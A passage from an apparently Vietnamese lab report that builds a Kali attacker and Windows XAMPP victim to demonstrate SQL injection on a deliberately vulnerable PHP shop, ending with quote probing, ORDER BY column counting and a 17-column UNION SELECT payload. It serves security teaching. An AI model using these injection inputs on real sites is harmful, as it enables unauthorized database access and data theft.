
Sau khi ứng dụng hoạt động, tiến hành nhập các dữ liệu đặc biệt vào các ô nhập liệu để kiểm tra khả năng tồn tại lỗ hổng SQL Injection. Nếu ứng dụng không kiểm tra hoặc lọc dữ liệu đầu vào đúng cách, các truy vấn SQL có thể bị thay đổi và cho phép truy cập trái phép vào hệ thống.

3.2. Cài đặt

Trong mô hình thử nghiệm, hệ thống được triển khai trên hai máy ảo nhằm mô phỏng môi trường tấn công và hệ thống mục tiêu. Quá trình cài đặt được thực hiện như sau:

Cài đặt máy ảo

Trước tiên cài đặt phần mềm ảo hóa Oracle VM VirtualBox trên máy tính để tạo và quản lý các máy ảo. Sau đó tạo hai máy ảo riêng biệt để phục vụ cho việc mô phỏng hệ thống.




Hai máy cần chuẩn bị là máy tấn công kali-linux-2022.4, máy mục tiêu chạy server là máy win 10.


Cài đặt máy mục tiêu (Victim)

Máy mục tiêu sử dụng hệ điều hành Windows 10. Trên máy này tiến hành cài đặt gói phần mềm XAMPP để thiết lập môi trường máy chủ web. XAMPP cung cấp các thành phần cần thiết bao gồm Apache, MySQL và PHP giúp chạy các ứng dụng web viết bằng PHP và kết nối với cơ sở dữ liệu.

Sau khi cài đặt XAMPP, khởi động các dịch vụ Apache và MySQL để hệ thống có thể hoạt động. Tiếp theo tạo cơ sở dữ liệu và triển khai ứng dụng web thử nghiệm trong thư mục của web server.



Cài đặt composer để tải các thư viện cần cho web:



Cài đặt máy tấn công (Attacker)

Máy tấn công sử dụng hệ điều hành Kali Linux, đây là hệ điều hành chuyên dùng cho kiểm thử bảo mật và nghiên cứu an ninh mạng. Kali Linux được cài đặt trên một máy ảo riêng trong VirtualBox.

Hệ điều hành này đã tích hợp sẵn nhiều công cụ phục vụ cho việc kiểm tra bảo mật và phân tích lỗ hổng ứng dụng web.


3.3. Cấu hình

Sau khi hoàn tất quá trình cài đặt các hệ điều hành và phần mềm cần thiết, bước tiếp theo là tiến hành cấu hình hệ thống để các máy trong mô hình có thể hoạt động và giao tiếp với nhau.


Cấu hình mạng cho máy ảo

Trong phần mềm ảo hóa Oracle VM VirtualBox, hai máy ảo được cấu hình sử dụng chế độ NAT Network với tên mạng là labct222. Cấu hình này cho phép các máy ảo nằm trong cùng một mạng nội bộ ảo, nhờ đó chúng có thể giao tiếp trực tiếp với nhau trong môi trường mô phỏng, đồng thời vẫn có khả năng truy cập ra mạng bên ngoài nếu cần.

Win 10:




Máy kali:



Cấu hình máy chủ web trên máy mục tiêu

Trên máy chạy Windows 10, sử dụng bộ công cụ XAMPP để triển khai môi trường máy chủ web. Sau khi khởi động các dịch vụ Apache và MySQL, cấu hình thư mục lưu trữ mã nguồn web và triển khai ứng dụng web thử nghiệm vào thư mục của máy chủ web.




Cài đặt các gói thư viện cần thiết: composer install


```
C:\Users\vboxuser\Downloads\SQL-injection>composer install
Installing dependencies from lock file (including require-dev)
Verifying lock file contents can be installed on current platform.
Package operations: 8 installs, 0 updates, 0 removals
  - Downloading bramus/router (1.6.1)
  - Downloading league/plates (v3.5.0)
  - Downloading symfony/polyfill-php80 (v1.31.0)
  - Downloading symfony/polyfill-mbstring (v1.31.0)
  - Downloading symfony/polyfill-ctype (v1.31.0)
  - Downloading phpoption/phpoption (1.9.3)
  - Downloading graham-campbell/result-type (v1.1.3)
  - Downloading vlucas/phpdotenv (v5.6.0)
  - Installing bramus/router (1.6.1): Extracting archive
  - Installing league/plates (v3.5.0): Extracting archive
  - Installing symfony/polyfill-php80 (v1.31.0): Extracting archive
  - Installing symfony/polyfill-mbstring (v1.31.0): Extracting archive
  - Installing symfony/polyfill-ctype (v1.31.0): Extracting archive
  - Installing phpoption/phpoption (1.9.3): Extracting archive
  - Installing graham-campbell/result-type (v1.1.3): Extracting archive
  - Installing vlucas/phpdotenv (v5.6.0): Extracting archive
Generating autoload files
6 packages you are using are looking for funding.
Use the `composer fund` command to find out more!
```

Tiếp theo thiết lập cơ sở dữ liệu trong hệ quản trị cơ sở dữ liệu MySQL và tạo các bảng dữ liệu cần thiết cho ứng dụng web.

Sử dụng phpMyAdmin để tạo database cho web:




Kết quả:



Cấu hình đường dẫn local cho web:

```
##ErrorLog "logs/dummy-host2.example.com-error.log"
##CustomLog "logs/dummy-host2.example.com-access.log" common
##</VirtualHost>


<VirtualHost *:80>
        DocumentRoot "C:/xampp/htdocs"
        ServerName localhost
</VirtualHost>

<VirtualHost *:80>
    ServerName sql-injection.localhost
    ServerAlias 10.0.2.15

    DocumentRoot "C:/Users/vboxuser/Downloads/SQL-injection/public"

    <Directory "C:/Users/vboxuser/Downloads/SQL-injection/public">
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

Truy cập đường dẫn sql-injection.localhost:



Cấu hình ứng dụng web thử nghiệm

Ứng dụng web được xây dựng bằng PHP và được thiết kế đơn giản nhằm mô phỏng chức năng đăng nhập của người dùng. Ứng dụng sẽ nhận dữ liệu đầu vào từ biểu mẫu trên trang web và thực hiện truy vấn tới cơ sở dữ liệu để xác thực thông tin đăng nhập. Trong quá trình cấu hình, ứng dụng được thiết lập theo cách chưa kiểm tra chặt chẽ dữ liệu đầu vào để có thể minh họa lỗ hổng SQL Injection trong môi trường thử nghiệm.


Cấu hình máy tấn công

Máy tấn công sử dụng hệ điều hành Kali Linux. Sau khi máy mục tiêu hoạt động, máy Kali Linux sẽ truy cập vào địa chỉ IP của máy Windows 10 để kiểm tra và đánh giá lỗ hổng bảo mật của ứng dụng web.


Quá trình cấu hình hoàn tất khi máy tấn công có thể truy cập được ứng dụng web chạy trên máy mục tiêu thông qua trình duyệt hoặc các công cụ kiểm thử bảo mật. Khi đó môi trường mô phỏng cho việc nghiên cứu SQL Injection đã sẵn sàng.

sudo nano /etc/hosts

10.0.2.15 là ip của máy win 10 chạy server.




Truy cập đường dẫn 10.0.2.15




CHƯƠNG 4: KIỂM TRA KẾT QUẢ

4.1. Sử dụng Errod-Bassed SQL Injection kết hợp Union-based SQL Injection

Nhấp vào 1 sản phẩm của shop:




Kết quả:



Kiểm tra lỗ hổng hệ thống bằng cách thêm thử dấu nháy đơn '


Hành động chèn thêm dấu ' vào tham số id=4' mục đích là để làm sai lệch cú pháp câu lệnh SQL gốc của hệ thống. Nếu trang web báo lỗi SQL (Error-based): Chứng tỏ dữ liệu nhập vào từ URL được đưa trực tiếp vào câu truy vấn mà không qua bộ lọc. Đây là "cửa ngõ" để tấn công.



Đã xác định được lỗ hỏng, tiến hành tấn công.


Bước 1: Xác định số cột (ORDER BY)

Nhập lên thanh địa chỉ trình duyệt: .../lab-sqli?id=4 order by 17



Kết quả: Trang hiện sản phẩm bình thường (vì bảng phones có hơn hoặc bằng 17 cột).

Tiếp tục thử: .../lab-sqli?id=1 order by 18



Kết quả: Giao diện sẽ hiện khung màu đỏ với lỗi: "Unknown column '18' in 'order clause'".


- ⇨ Bảng dữ liệu này có 17 cột

Bước 2: Tìm cột hiển thị dữ liệu (UNION SELECT)

Vì bảng có 17 cột, nên nhập:

.../lab-sqli?id=-4 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17

id=-4 để câu lệnh đầu tiên không trả về kết quả, ép trang web hiển thị các con số từ câu lệnh UNION

